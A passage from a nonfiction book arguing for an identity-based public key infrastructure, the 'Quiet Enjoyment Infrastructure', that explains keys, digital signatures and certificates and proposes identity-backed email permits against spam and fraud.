Users don't trust what they don't understand. Most IT security concepts are incomprehensible to the common user. Explaining public and private keys, key recovery systems and digital certificates is beyond the skills of even experienced MIS professionals. Most users have no concept of encryption algorithms and their implementations, nor do they want to understand. Users want simple, trusted security.

This kind of stuff drives me crazy.

Perhaps "most security concepts are incomprehensible" to the common user because they're so defective they aren't worth comprehending.

The problem isn't with "most users" but with the fact that 1) traditional non-PKI security is today's equivalent of bloodletting and does not work and 2) Those who try to explain PKI to thought leaders either do not understand the subject themselves or they use nomenclature that cannot be understood because it makes no sense. Or both.

And so what if "most users" don't want to understand encryption and other security

topics? So what if “most users” (expressions like that just drip with mental laziness) leave that to thought leaders whose role it is to understand these things so that those thought leaders can advise “most users” and develop good products for them?

If you have read this far then you must want to understand and therefore you are probably a thought leader.

That’s good, because understanding of the capabilities of PKI is essential to understanding QEI. None of this will make sense if the basics of PKI are not understood, and so we will devote a chapter to PKI before we get into the details of the Quiet Enjoyment Infrastructure.

WHAT MAKES ID-PKI CONSTRUCTION MATERIALS SO STURDY?

If you were told that a group of people had come up with an expression that applies the philosophical concept of highest good to our daily lives, what group would you guess that would be?

Surprise! It's the commercial real estate industry. The people who manage the distinctly unphilosophical job of matching property owners with commercial tenants have come up with a legal term that sums up what the owner is expected to provide to the tenant. After all the negotiating over build-outs, services, signage, access, lease term, etc. has taken place, and after the results of those negotiations are added to standard lease boilerplate, the sum total of what the tenant is entitled to is called *Quiet Enjoyment*.

As long as a tenant fulfills the terms of the lease, he she or it is legally entitled to Quiet Enjoyment from the property owner or manager, who in turn relies upon the attestations of professionally licensed architects, contractors and building inspectors that the building will meet its intended purpose, which is to serve its occupants. That is the deliverable: the right to the use of a defined space and associated amenities with no unnecessary intrusion or disruption from the landlord or from deficiencies of the building—no pestering, no spying. The security of the building is to be maintained so the tenant can manage his, her or its own internal affairs.

The term Quiet Enjoyment applies to residential properties as well. And the concept of indoor online spaces is at least as appropriate in residences as in offices. We rely more and more upon our information homes – our computers and phones and tablets and the file spaces and social spaces they access – in daily life, and so those information homes must provide quiet enjoyment to their residents – you and me.

In the first chapter we asked you to picture a home that was built with secret hidden passageways whose existence was never disclosed to the buyer, the owner and resident of the home, through which the builder and his friends would occasionally enter the home, look through file cabinets, place new files and remove others, rearrange things, and install monitoring devices to report what the owner was up to. And we noted that since that's the way our second homes are built, we might as well be living in cardboard boxes alongside the information roadway.

What we need and should expect is nothing more or less than Quiet Enjoyment.

Since the particulars of Quiet Enjoyment in the world of physical real estate are spelled out in leases and in law, we ought to come up with a very specific definition of what Quiet Enjoyment consists of in our online spaces as well. And that is what we shall do in these many pages.

This book is about a specific foundation upon which we can design and build the systems that help us govern much of our society. The Quiet Enjoyment Infrastructure, QEI, is an integrated system of twelve component infrastructures. It's the blueprint for this whole new way of doing things.

We've provided a nontechnical introduction of an important part of online quiet enjoyment, which is the set of ID-PKI construction materials. But without a very fundamental understanding of how ID-PKI actually works, its remarkable benefits will be elusive. We need to dip our toes into a little bit of technology here. Don't worry, I promise this won't hurt.

Public Keys and Private Keys

PKI starts with a remarkable thing called "asymmetric cryptography," also called "public key cryptography." Don't let the word "cryptography" put you off; you needn't know any mathematics to follow this.

Cryptography is the art and science of encoding and decoding information, of making it unintelligible to those who are not authorized to see it, and then reversing the process when the information is back in trusted hands. Since earliest times cryptography has been used to ensure the confidentiality of messages and documents. It can also be used to establish the *authenticity* of the information, and, even further, to establish the authenticity of the *identity of the sender* of the information.

In cryptography, information is encoded and decoded using a "key," typically a number which, when applied according to a specific procedure transforms readable information into gibberish (encryption) and then back again (decryption.) For thousands of years this meant that to exchange information in confidence, people had to arrange for the sharing of the key beforehand, or else find a way to get the key to the other party without its being intercepted.

Then in the late 1960s three cryptographers in the British intelligence service GCHQ invented a brand new kind of cryptography that used *two different keys* for the encryption and decryption processes. Anything that is encrypted with one of the keys can only be decrypted using the other key of the pair. The implications of what came to be called "public key cryptography" are enormous, and serve as the basis of the Quiet Enjoyment Infrastructure described in this book.

Public key cryptography, PKC, allows two people to exchange a traditional-type cryptographic key in public, in such a way that after the exchange only those two people know the key. Bruce Schneier provides a great illustration⁴⁰:

In real-world terms, it allows you and a friend to shout numbers at each other across a crowded coffeehouse filled with mathematicians so that when you are done, both you and your friend know the same random number, and everyone else in the coffeehouse is completely clueless.

If this sounds ridiculous, it should. It sounds impossible. If you were to survey the world's cryptographers in 1975 [the process was classified by the British government and was independently discovered later by civilians in the United States] they would have told you it was impossible.

One of the keys in a PKC key pair is called the “public” key and the other the “private” key. Your public key may be openly disclosed to anyone, while your private key must be kept secure, preferably in a device that is isolated from your computer or phone’s operating system.⁴¹

Public key cryptography is the essence of the ID-PKI construction material at the heart of a platform upon which we can build facilities that are secure, reliable, manageable, useful and private. It can make us quite sure of the authenticity of documents and files.

That Which Was Until Now Called Public Key Infrastructure (PKI)

PKI in its complete form (that is, PKI that concerns itself with private keys as well as public keys, plus all the other things that are necessary to make it work in the real world) can deliver authenticity. And with authenticity you get security. With authenticity you get better security than you get with security technology.

Before we get to ID-PKI as a construction material for buildings, let’s take a look at how the use of ID-PKI can solve a specific problem.

Everyone understands that bank ATMs and ATM cards need to be secure, so let’s use them for a quick example that illustrates the power of ID-PKI. Users of legitimate bank-owned ATMs can be victimized by criminals who place “skimming” devices in front of the card slot and pin pad of an ATM, capturing the card information and PIN. But if the card were a ID-PKI-based smart card⁴², with an embedded processor and the private key (or “PEN”) from a PKC key pair, there would be no useful information to capture. That’s because in a properly designed ID-PKI, the private key never leaves the card.

Instead, the ATM presents a kind of *puzzle* that can only be solved by the little computer inside the card, using the private key stored in the same card. If the card can solve the puzzle, it means that the correct card has been presented. If a fraudulent machine were to capture the solution to the puzzle, it would be useless, because the next puzzle to be presented to the card will be different.

I use the above ATM example because it represents a familiar situation where the need for good security is obvious. But the need for secure identities goes far beyond banks. It is the urgency of the larger problems—fraud, identity theft, malware, cyber-terrorism, massive theft from central banking systems, infrastructure attacks, hijacking of computers through the use of parasite-laden spam, online child predation, anonymous bullying, and systematic spying on and manipulation of the perceptions of individuals—that calls for a new ID-PKI solution.

This is not a new message, and ID-PKI solutions are far from new. But while public key cryptography is dazzlingly effective, ID-PKI’s reputation is one of disappointment. Getting it applied and working in the real world is a task that simply defies the efforts of the technologists who try to tackle it. It seems impossible to get the right people and servers and clients and other things deployed and updated and managed in such a way that PKC can actually provide to the real world the benefits we already know it is capable of.

The New Definition of PKI

The private key and computer chip in the card can also be used to make puzzles for others to solve, in addition to solving puzzles presented to it. Other machines and people on the network in a PKI also have the set of tools (keys and processors) to make and solve puzzles. You may have guessed our redefinition of the meaning of the PKI acronym: *Puzzle Kit Infrastructure* of course.

Consider the multitude of vulnerabilities this covers. Think about those senders of streams of bits on the Internet, the ones that traditional information security approaches try to catch by determining whether they are coming from a “bad guy.” With a ID-PKI system your computer would say, in effect, “Here’s a puzzle. Send me the solution.” No solution, no deal. End of communication.

Sadly, many smart cards have computer chips in them, but they’re not ID-PKI cards. When they were built, the processors weren’t sufficiently powerful to do real cryptographic work. That has changed.

The Solution Cannot be Deployed by Technologists

The problem that ID-PKI tries to solve—integrating a spectacularly good tool into every part of our lives that is touched by information and communication—is much bigger than the world of technology. It involves authority, trust, governance, architecture, construction and property management. The technologists, in this case the cryptographers, have done their job well. They have given us a wonderful building material. But it would be irresponsibly lazy of the rest of us to leave it to them to design, build and manage the facilities to be built with it.

Until now, that is exactly what we have done, because professions seldom step forward to proclaim the limits of their domain. the boundaries of that part of the world which they ought to control. Professions like to see their members grow in importance and income. Every profession thinks the world would be better off if its members were in control of everything. Fortunately, the tendency of everyone else to understand how absurd that would be prevents it from happening.

Why we as a culture stubbornly insist that we are technologically illiterate and therefore must allow information technologists to control the way technology is used, even as we make good use of advanced technology in our daily lives, is a subject that some sociologist ought to get busy with. But the design and deployment of this one precious chunk of technology, this desperately needed thing called ID-PKI, is far too important for us to continue shirking our duty under the guise of incompetence. ID-PKI cannot successfully be deployed by technologists. Its composition and goals reach far beyond the scope of the information technology profession.

Digital Signatures

The essence of authenticity has historically been the signature of an individual who takes responsibility for the commitment or assertions in a document. Sometime in the twentieth century, “the telephone century,” we decided that society had gotten too complex to rely

upon wax seals and ink signatures of individuals, that we could check on the reliability of someone's assertions by calling a mutual acquaintance for a reference on the person making the assertion. In keeping with the spirit of the telephone century, the signature "Arthur Andersen" on a balance sheet became "Arthur Andersen LLP." In other words, Arthur Andersen no longer puts his good name on the document, no longer takes personal responsibility for its accuracy. Rather, a bunch of guys collectively calling themselves Arthur Andersen "takes responsibility," i.e., no one takes responsibility. Arthur Andersen LLP eventually collapsed from the weight of the blatant inauthenticity of its fraudulent audits. Its partners moved on to other auditing firms, other LLPs.

Now, with the ID-PKI digital signature we have the means to bring back individual accountability while still protecting the privacy of the signer. Understanding how digital signatures work is very important to the re-establishment of authenticity. That understanding is made more urgent by the fact that legislatures and regulatory bodies, which do not understand digital signatures, have used the term to apply to anything resembling a signature in digital form. This has been disastrous in the appraisal profession, among others. Apparently the lawmakers had never considered how easy it is to copy and paste the image of the signature of an honest licensed property appraiser or other licensed professional onto a fraudulent document.

So let's take a moment to understand how a real digital signature works.

In QEI, as with any identity-based PKI, when individuals are enrolled they are given a pair of keys, the mathematically related numbers mentioned earlier. Anything encrypted with one of the keys can only be decrypted with the other. One of the keys is designated the public key, to be shared with anyone. The other is the private key (or "PEN"), to be kept secret by the enrolled individual.

To sign a message, an image, a document, any sort of file, you encrypt it with your private key (or "PEN"). Anyone with access to your public key can decrypt it, so no confidentiality is provided by the process. However, anyone who does successfully decrypt the file with your public key knows that it was indeed sent by you and that it was not altered in transit. That's because you are the only person on earth with that private key (or "PEN").

That explanation is greatly oversimplified to illustrate the principle. In practice the file is put through something called a hashing procedure first, with the resulting hash being the thing that actually gets encrypted and then presented as the digital signature. The principle, however, is that a key pair is bound to you through a reliable enrollment process, and then anything that successfully decrypts with the public key of your key pair must have been encrypted by you.

The Digital Certificate

When a public key plus some information identifying whom the public key is bound to is digitally signed by a genuine authority, it becomes a digital identity certificate, the certificate that stands behind your day-to-day credential.

The word "genuine" is the key to the value of certification. Because certification

authority software is easily acquired and installed, it's easy to appoint oneself a certification "authority." Anyone could install the software, create a self-signed root certificate and accompanying root private key (PEN), and set himself up as a certification "authority," charging money for certificates that carried as much authority as a Cabbage Patch Doll birth certificate.

To add more weakness to a weak structure, these skilled businessmen and marketers amplified their efforts by 1) selling certificates through dealers (yes, they unabashedly use the word "sell" and "reseller") and 2) by introducing "chained" certification authorities, with results that illustrate the old saying about chains and weakest links.

The next chapter expands on the problems introduced by this lack of authority among certification authorities, introduces various attempts at remedies, and introduces the foundation of the Authority Infrastructure.

Pervasive Digital Signatures From Reliable Identities

Suppose you joined an online community whose entrance requirement was enrollment in a digital identity system that issued certificate-based credentials. Everything done in that online community space could be digitally signed, automatically, with no extra effort on your part. Suppose also that the information bound to the public key in the digital certificate didn't give an actual name, but rather was like your car's license plate. Anyone can see your license plate number, but they can't see your name or other personally identifying information unless there is a reason why that needs to be disclosed, as for instance when you are involved in an accident.

That's the way QEI protects privacy while at the same time providing accountability. The digital certificate issued at enrollment is your foundational identity certificate, like your driver's license. You can keep that one tucked away in your safe deposit box, taken out only when you want to get one or more "utility" certificates issued. Those are like your license plates, making you accountable but not providing personal information to anyone unless you choose to do so, or if a court order compels its disclosure.

Now, think about the level of authenticity in that community. Think about how different that online experience would differ from today's norm.

Is ID-PKI Perfect?

While ID-PKI is a remarkable construction material, it shares a trait with all physical construction materials in that it is not perfect.

ID-PKI depends upon the ability of computers to generate random numbers, or numbers that are close enough to random to be unpredictable by the most determined hacker. Some claim that true random number generators are available; others assume that only imperfect pseudo-random number generators exist. Indeed, some claim that true randomness is not achievable because it cannot occur anywhere in the universe. Whatever the theoreticinas say, it's true that some pseudo-random number generators need to be less pseudo and more random.

The effectiveness of the very widely used RSA algorithm depends upon the practical

impossibility of factoring very large numbers. Quantum computing, if it ever arrives as a workable technology, will overcome that impossibility, in which event RSA will need to be replaced with one of a number of other candidates. One such candidate is, ironically, quantum cryptography.

Private key (PEN) protection requires a new level of design discipline. In particular, the smart phone is seen as the ideal token, as people always have a phone with them. But the files in phones are quite unprotected by their operating systems. Private keys (PENs) need to be in isolated spaces in or on the phone.

Our use of ID-PKI is to build authenticity by means of digital signatures from measurably reliable identities. While the establishment of authenticity does involve asymmetric encryption and decryption of small files such as message digests, encryption of whole files and messages takes too much computing power to be practical with asymmetric methods. Rather, when confidentiality is called for, asymmetric methods are used to encrypt and decrypt traditional symmetric encryption keys. Confused yet? Authenticity and confidentiality are two different things. ID-PKI can do authenticity really well, but does confidentiality only with substantial help from more traditional methods. The problem here is that people tend to think of ID-PKI more as a confidentiality tool than an authenticity tool. That's because in the age of the BS economy people have been conditioned not to think much about authenticity. (Score one for Uncle Screwtape.) These multiple sources of confusion make PKI inherently difficult to explain.

Attacks like differential power analysis, which involve applying varying voltages to certain contacts on smart cards and other tokens and measuring the resulting output on others, if performed with diligence by a really skilled person, can disclose enough about the private key to significantly narrow down its possible values. This might not seem like much of a threat to you and me, but it should be of concern to a head of state or a director of central intelligence or to someone who regularly signs multi-million-dollar transactions. They'd be well advised to sleep with that token in a pocket in their pajamas.

Some vulnerabilities on private keys on servers have been discovered by researchers. Generally they involve tampering with the temperature and voltage in the environment in which the processor operates, generating errors in the exponentiation process. By analyzing a large number of resulting errors, hackers can glean key information. While control of physical access to servers is always important, this adds another reason to be diligent with physical access controls.

If titanium were as cheap and as workable as steel, it would be an astoundingly good construction material. But to be secure and habitable, a building made of titanium would still require the efforts and accountability of skilled and licensed architects, contractors, and building inspectors. Even with all that, a titanium building would still not be *perfect*. In fact, if negligent building inspection permitted defective architecture or construction, a structure made of this brilliant construction material would be far from brilliant.

OK class, for extra credit, what's wrong with the following paragraph from The Evolution of Security on the Web:
An Introduction to Cryptosystems of the Internet in the Microsoft Developers' Network:

Keys and “Strong Cryptography”

The “key” is what locks and unlocks the encryption on secured messages or data. It is a very large number – typically the factor of an even larger prime number. Just how large is extremely important. The larger the number, the more difficult it is (geometrically) to figure it out and crack the encryption.

Hint: what is a prime number?
Hint: What is a prime number?

The Quiet Enjoyment Infrastructure is about *spaces* rather than machines and protocols. In my book entitled *Quiet Enjoyment* I my claim that in an information facility that depends upon traditional “outdoor” information security technology, ***an effort to intrude is equal in effectiveness to the square of an effort to prevent intrusion***, while in a facility that adheres to QEI standards, ***an effort to prevent intrusion is equal in effectiveness to the square of an effort to intrude***. Intrusions into facilities of either type are possible. But to test my hypothesis, imagine splitting your time between two residences, one of which consists of a large cardboard box on a busy street corner and the other being a normal house, designed and built by licensed professionals and carrying an occupancy permit issued by city hall. In each case, how easy or difficult would it be for someone to intrude and cause you harm?

By aiming for perfection, QEI delivers excellence.

Proving Once Again That You’re Smarter Than The Experts

You are capable of judging proposals for the deployment of PKI. Allow me to prove it.

Reviewing the basics of public key cryptography from the previous pages, we have learned that we have two large numbers called keys. The two are related in that anything encrypted with one may only be decrypted with the other.

Let’s say that each member of some worldwide association to promote technological self-confidence is issued his or her own unique key pair. For each member, one of the keys is published next to her name in a directory that is available to anyone; this is called the public key. The member is told to keep the other key, the private key, or PEN, secret.

A member named Alice wants to send highly confidential information to another member named Bob. How shall she do it? Choose one of two methods.

-
Method one: Alice encrypts the information with her private key and sends that encrypted information along with her public key to Bob, who decrypts it with that public key.

-
Method two: Alice looks up Bob’s public key and uses it to encrypt the information.⁴³ She then sends the encrypted information to Bob, who decrypts it with his private key.

Take your time...

Got it?

You chose method two, didn't you? Obviously Alice wouldn't encrypt it with her own private key because then anyone who managed to get the encrypted file could look up her public key and use it to decrypt the confidential information.

If you chose method one, don't be discouraged – you have the makings of a promising future in technology journalism. It seems that writers who cover PKI get it backward nearly half the time! Here's an excerpt from near the beginning of a long, seemingly impressive article entitled "Secure Your Infrastructure With PKI" from *Windows Server System* magazine⁴⁴:

:

If a document contains sensitive data and needs to be transmitted securely to only one individual, typically the sender encrypts the document with her private key and the recipient decrypts the document using the sender's public key, which the sender either sends with the transmittal or sends earlier.

So don't go taking comfort in thinking that the experts can figure this one out for you. You can leave the number theory and elliptic curve mathematics to the cryptographers, just as you can leave the design of jet engines to engineers. But only you, the thinking member of society, can judge whether to take a plane trip, whether a new airport should be built in your town, and whether you – and we – need ID-PKI.

I hope this illustration is an effective beginning to my task of showing why the deployment of a public key infrastructure is a job for *all* of us.

QEI, the subject of this book, consists of PKI that is designed with the benefit of observations from years of attempts by a succession of very bright people at building public key infrastructures. Parts of it are a revisit of ideas that were popular when public key cryptography was first discovered and before the experts discovered that how difficult it is for technologists to successfully deploy PKI. I maintain that the Quiet Enjoyment Infrastructure solves the problems that we will be describing in this Part I. And I invite you to judge whether that is true.

USING PUBLIC AUTHORITY TO ELIMINATE SPAM

The exponential increase in the volume of unwanted email, and the increasing tawdriness of its content, have alarmed the direct marketing industry. The onslaught of spam has gained the attention of everyone, from legislators to Internet service providers to managers of overburdened mail servers to hundreds of millions of besieged email recipients.

My acquaintances in the computer security field bemoan their problems with spam, even though they are all quite educated about careful Web behavior. Some even admit to having been “phished” into opening worm-laden attachments. Eternal vigilance is not the answer. Face it, the system is at fault, not the user. The Quiet Enjoyment Infrastructure provides a way to fix the system.

Identity Is the Foundation for the End of Spam

The sender-identity method is the one thing that could actually stop the flow of spam. It's far from the new-new thing; it amounts to a concept as old as the Sears catalog: the bulk mail permit. If you want to mail thousands of paper mail pieces at once in an economically viable fashion, you need a bulk mail permit⁴⁵. You submit a copy of what you're mailing, and provide information about your company and its officers.

You make these requests to your country's postal service, which has genuine authority, granted by the government. Almost all national postal services are members of another source of authority, a United Nations affiliate called the Universal Postal Union, which claims to be the second oldest international organization in the world (the oldest being another UN affiliate, our friends the International Telecommunication Union). So you may blast your 100,000 pieces of junk mail to every computer on earth, but only with the blessing of duly constituted authority.

From Postage Statement—Global Bulk Economy Mail

CERTIFICATION

The mailer's signature certifies acceptance of liability for and agreement to pay any revenue deficiencies assessed on this mailing, subject to appeal. If an agent signs this form, the agent certifies that he or she is authorized to sign on behalf of the mailer, and that the mailer is bound by the certification and agrees to pay any deficiencies. In addition, agents may be liable for any deficiencies resulting from matters within their responsibility, knowledge, or control. The mailer hereby certifies that all information furnished on this form is accurate, truthful, and complete; that the mail and the supporting documentation comply with all postal standards and that the mailing qualifies for the rates and fees claimed; and that the mailing does not contain any matter prohibited by law or postal regulation.

I understand that anyone who furnishes false or misleading information on this form or who omits information requested on this form may be subject to criminal and/or civil penalties, including fines and imprisonment.

Signature of Permit Holder or Agent (Both principal & agent are liable for any postage deficiency incurred)

PS Form 4001, September 2002, United States Postal Service

The bulk mail permit is ultimately personal. While it may be issued to a company, an individual must sign the application, in person. If there is any difficulty involving the mailing, the postal service knows exactly which individual is responsible.

It would be a shame to get this close to a solution to the spam problem and have it fall apart for lack of one small component. But that is what will happen if the solution does not include a sound means of really knowing the identity of the sender of the message. That step is essential if we are to see an end to the spam epidemic.

The permit signed through a strongly authenticated identity suggests another possibility often cited by observers of the elusive economics of the Internet: charging postage for all electronic mail messages. Micropayments technology such as Peppercoin and Clickshare provides a means of charging the sender for postage, but who collects the money and disburses it to operators of mail servers? Who runs the central mail system for the world?

You can have your email delivered to either of two mailboxes, one outdoors and one indoors. The indoor mailbox accepts only messages signed by an authenticated individual; it receives mail from people you don't know, but who are nevertheless knowable. The outdoor one gets the rest, or you can direct it to simply not accept unsigned mail.

Pornographers

Practically every UPU-member postal service has strict rules about things like pornography but other forms of prurience, as well as fraud. That's why you don't get much unsolicited paper mail that crosses society's understood boundaries on those matters. With the bulk email permit, society can impose the same standards on email that have already been established for paper mail.

This only controls prurient and fraudulent material sent through email messages, of course. But the basis of the permit is the same as the basis of the defense against parasitic software. The same credential can establish the identity of the human being who takes responsibility for bulk mail or for the software in your QEI-compliant computer, tablet or phone.

UTOPIA 0.6

There is no Utopia. The irony of the original meaning of the word, “no place,” is evident everywhere.

It is said that George Washington surveyed large portions of what would become U.S. Route 1, and years later, as president of a new nation, found himself in the position of being able to order the construction of the roadway he had helped plan.

Could Washington have imagined in his wildest dreams the number of people who would ride on his roadway, and the marvelous vehicles they would use? And could he have imagined in his wildest nightmares the endless garish miles of ugly signs and strip malls and parking lots?

The bit of contemporary unease we’ve been addressing is the steady disintegration of information security years after the security technologists promised that the situation would steadily improve. But adopting QEI to fix this problem will yield benefits far beyond mere information security.

By the time you finish this book you will see that the foundation of the solution to all the problems mentioned, the fundamental means not of transforming the Internet but of *building facilities on top of the Internet*, is also the foundation of a solution to many of the world’s problems that are not particularly Internet-related. Quiet Enjoyment is an ambitious concept indeed; it aims to improve not just our online lives, but our offline lives as well.

We will never arrive at Utopia, but we can get a lot closer than we are now. Surely we can get a bit more than halfway there. Let’s aim for Utopia 0.6.

QEI Will Simplify Your Life

Striving to live more simply, safely and freely is more difficult than it seems. The most worthwhile activities always seem to have forms and paperwork and established ways of doing things as their gatekeepers. We involve institutions in the education of our kids, the maintenance of our health, and so on, and that means wrestling with the system. Administrivia rules the day.

Some, like my friend Rochelle Nemrow⁴⁶, have come up with ways to replace redundant paperwork with Web-based systems that fill in your personal information on forms automatically. That’s big a step in the right direction, provided you control the space where your personal information is kept. Wouldn’t it be nice to have real control of that space, of the information about yourself, and at the same time have a robotic personal assistant who takes care of all the administrivia for you?

A strong identity system would allow us to focus upon the productive activities of our lives rather than the numbing paperwork that consumes time and energy. With digital

signatures based on reliable identities, a software robot could take of much of the mindless shuffling of information under your explicit instructions.

Twenty-four hours a day it could speak the language of medical billing and school forms and insurance details, scrupulously upholding your personal nondisclosure and licensing terms.

Think of your Personal Information Ownership Component as a personal administrative assistant. Your assistant knows precisely who is entitled to have what bits of information about you, and acts upon that knowledge by filling in forms.

Imagine never again filling in a form. Never have a school or insurer or healthcare provider or motor vehicle department or other bureaucracy have you repeat the same information over and over. Imagine changes to your address or email being instantly replicated to the contacts lists of friends and colleagues you have designated to have access to that specific information. Imagine the info-errands it will eliminate. Who knows, we may clear up the traffic on Route 1!

Progress like that can only be driven by a combination of commercial opportunity and new roles for non-commercial organizations. Enterprises will only supply the pieces of the solution after people have begun to see the possibility of a better life and believe that it can be obtained.

When we work in a physical office, we share documents. When we work on the Internet, or even in an intranet or virtual private network (VPN), we share information by the cumbersome means of email attachments. Why the difference? Why don't we put documents in a place where those who need them can get at them?

The reason: *There are no such protected spaces*. We can never be sure who can look at the documents. (Things such as VPNs that purport to be such protected spaces are actually nothing of the sort.) Email seems a little less exposed than parking a file somewhere... well... outdoors. For all the benefits that the Internet has brought to contemporary life, it has brought problems as well.

On this new non-physical continent the development of the transportation system got ahead of the development of the cities. The American West started with open rangeland, then small isolated towns, then Kansas City; in the online world, first there were the online conference systems such as EIES, then came the Internet, then large clusters of workable and livable spaces, online Kansas Cities like my own Delphi, then Facebook.

Obviously those places need to be secure. They need to protect the privacy of those who use them, but they also need to be uncluttered and simple. And as it happens, the essence of real security is not half as technical and complex as most people think it is.

Who Directs the Architect?

Taher Elgamal is a very distinguished PKI expert, who developed an asymmetric cryptography algorithm that provided an alternative to the then-patented RSA algorithm. In the first edition of this book, published in 2004, I quoted his answer to the question, “What’s wrong with today’s security architectures?”

His answer then...

The biggest mistake is that there are no security architectures! It's not that the technical expertise isn't there. The main problem is that the business guys don't sit down with the technical guys and decide what needs to be done.

...is sadly still accurate. There still are no security architectures.

Security experts will dispute that of course. Throughout information technology the term "architecture" means, roughly, "two or more pieces of software and perhaps hardware that are together intended to accomplish something." And so there are plenty of "architectures," security and otherwise. Whether any self-respecting architect would credit them with being architectures is another matter.

In Elgamal's assessment the word should be taken at face value, as it is used in the context of buildings – not in the confused way it is used by information technologists.

So, how do architects work? They listen to their client express their needs, in their own terms, not in the language of construction materials and stress loadings. You don't need to know a thing about construction engineering to know what you need in a building. It's up to the architect to meet your needs with then available materials and technology.

For starters, the client knows the type and level of security his building needs. He knows it would be silly to consult a brigadier general, whose expertise is in securing a province against the enemy, about securing an office building. The client knows more about securing an office building than does the brigadier general. In many areas of information technology, "architects" have similarly had to adjust their approach to accommodate users who know what they want and what they can have. But at the top levels, the CEO still tends to sit at the feet of the Chief Information Officer or the Chief Technology Officer, asking the subordinate to design the company. When that happens, unworkable battlefield-style security tends to be the result.

When the normal world talks about architecture they refer to the design of spaces in which people live and work. When information technologists use the term they refer to ways to connect hardware and software devices in hope that we will for once end up with secure and useful environments. They should take a cue from real architects, and start with the notion of useful indoor spaces.

Identity is the Foundation of Security

Identity was given up for lost when the online world went from enclosed dialup online services to the Internet. But necessity mothered a set of inventions for business meetings. Companies developed intranets, extranets, virtual private networks, certificates, authentication. The details are as complex and voluminous as the answer to the question, "How do you build buildings where people can meet and get things done?"

The set of disciplines known as AEC – architecture, (structural) engineering, and construction – encompasses large and diverse sets of specialized knowledge. But what

does it take to *use* a building? Basically all it takes is a little experience living in an urban or suburban post-open-plains age.

You are qualified to know precisely what you need from real estate, regardless of whether or not you know how to build it.

Because we identify friends and colleagues and family members without thinking, we also tend not to think about the relationship between buildings and identity. But if we stop and think about it here, and include in our thoughts a “digital certificate” that is unique to you rather than the computer you happen to be using, you will never have to remember more than one single password. Just as significantly, and contrary to some notions, the certificate will protect your privacy.

Identity and Buildings

Identities in the online world can be easily spoofed. Your 10-year-old daughter will know that a middle-aged man is not her age or gender when she sees him in the physical world, but online he can easily pass himself off as another child.

One of the easiest forms of hacking is the spoofed identity. How do you know that an email message is from the person it says it's from?

You may have heard that a digital certificate prevents identity spoofing, and it's true, digital certificates are a key part of the solution. But by itself, a digital certificate does nothing. In fact, a digital certificate issued carelessly can make the problem worse by giving people false confidence in the identity of the sender of a message or the signer of a document.

Once again, to see how easy it is to change your *certified* identity, go to a “trusted” source of ID certificates and get one attesting that your identity is Barack Obama. You'll find a hundred or so of these “trusted” sources in the “trusted roots” directory in your computer. Then sign your message.

There are tens of thousands of businesses providing Internet access. Most of them will provide service to individuals without credit cards, typically with some form of prepayment. So anyone can sign up under any name in the first place.

So we have three problems:

1. Using any Internet access account, one can send email that arrives as though it was sent by someone else.
2. Anyone can assume any identity when they establish an Internet access account.
3. Digital certificates purport to solve the problem but, like any paper certificate, if they are issued improperly they mean nothing.

We want to know exactly who is communicating with us and with our kids online. We *must* know who these people are.

Fortunately there are ways to solve all three problems with measurably reliable identities, accountable anonymity and indoor spaces.

A solution to problems this big must itself be big, and it is. We are truly looking at a new inflection point.

Inflection Points

An “inflection point” is a major change in the way people do things and think about things, and the effect of that big change on business and society—a really big change. Examples of inflection points include the changes wrought by the telegraph, telephone, automobile, television, personal computer, and Internet.

Since the last eight or so inflection points have been all about technology, we have come to assume that all major change comes from technology. But we are about to have an inflection point of inflection points. Having consumed the technology diet, the big shifts in the next century will be about digesting the meal.

There's a funny thing about inflection points; everyone thinks there are no more on the horizon. Surely, goes the hopeful mantra, the pace of change cannot keep going at this rate.

But of course the pace of change does not relent. There's always a new inflection point.

There will soon be something new that's as big as the Internet. Count on it. Tomorrow will be different from today—hold that truth to be self-evident and you'll never go wrong. Change is both inevitable and unwelcome, and the coming change is one of the biggies. It is as big as personal computers and it is as big as the Internet itself.

Welcome to the next inflection point.

THE AUTHENTICITY INFLECTION POINT

The title of this chapter in the first edition was The Identity Inflection Point. The intervening eight years have shown that security problems are part of a bigger phenomenon, and that problem is *inauthenticity*. Whether it's committed by blue chip Wall Street investment banks, insurance companies, securities rating firms, governments, healthcare providers or pharmaceutical companies, fraud and theft have become normal business practices. Lehman Brothers and Merrill Lynch will not be the last institutions to collapse from the weight of inauthenticity.

Can there be any doubt that in order for the economic institutions of the world to survive, the world will need to fix the inauthenticity problem?

The solution can be identified in two words: personal accountability.

Personal accountability does not imply any loss of privacy. Accountability and anonymity can coexist.

The world is at the top of a slippery slope, where people believe that an attestation from a group of people collectively calling themselves Arthur Andersen is just as good as the personal signature of a professionally licensed and legally responsible individual auditor named Arthur Andersen. The disastrous results over the ensuing decades show that it wasn't.

And yet, the complexities of life and the inadequacy of systems to deal with those complexities in the telephone century made such doomed compromises necessary.

Now we can have digital signatures from privacy-protected reliable identities. We can have individual accountability in a global village of seven billion people that is just as effective as the individual accountability of a 17th century village of 700 people.

Nothing arouses the passions of Internet traditionalists more than a suggestion that users of spaces that are reached via the Internet ought to be identified. Not users of the Internet itself mind you, but spaces that the Internet might transport us to.

The Internet traditionalists are very much like the open-rangeland advocates in the old West. Yet the networks used by companies for their internal private networks largely depend upon effective identity management systems. There are identity management systems that are usable on the Internet itself.

A cloud single sign-on (SSO) system allows you to use many facilities of the Internet, including secure Web and FTP sites, with just one username and password. Whenever you need to disclose information about yourself to a form on a website, you simply tell the identity system to do it by clicking a button. SSO systems can strongly enhance privacy or

erode it, depending upon how they are designed and managed.

Everyone is jumping into the identity business. Every social network, search engine and professional reference site wants to be the repository of your identity information as well as your contacts and calendars. Establishing individual identity is seen as a critical step by media conglomerates and software companies for a long list of reasons. Microsoft, Facebook, Google and others understand that he who controls the means of establishing the identity of people will have a large measure of control over everything.

OpenID is the most popular of the many attempts at a universal single sign-on credential. But OpenID provides no protection against a phishing site capturing your identity and becoming you, or even of preventing someone else from enrolling as you in the first place.

Microsoft introduced CardSpace, a system of identity certificates that can be bound to your OpenID. That takes care of the first problem, but it leaves the bigger problem unaddressed. Microsoft is a software company, not an enrollment services company. It is certainly not a vital records department applying duly constituted public authority to birth certificates. CardSpace was on the right track, but Microsoft perhaps recognized that while it can provide a valuable service to public authority, it is not public authority. Whether or not that was the reason, Microsoft dropped the project in 2013.

The Consistency Identity Trap

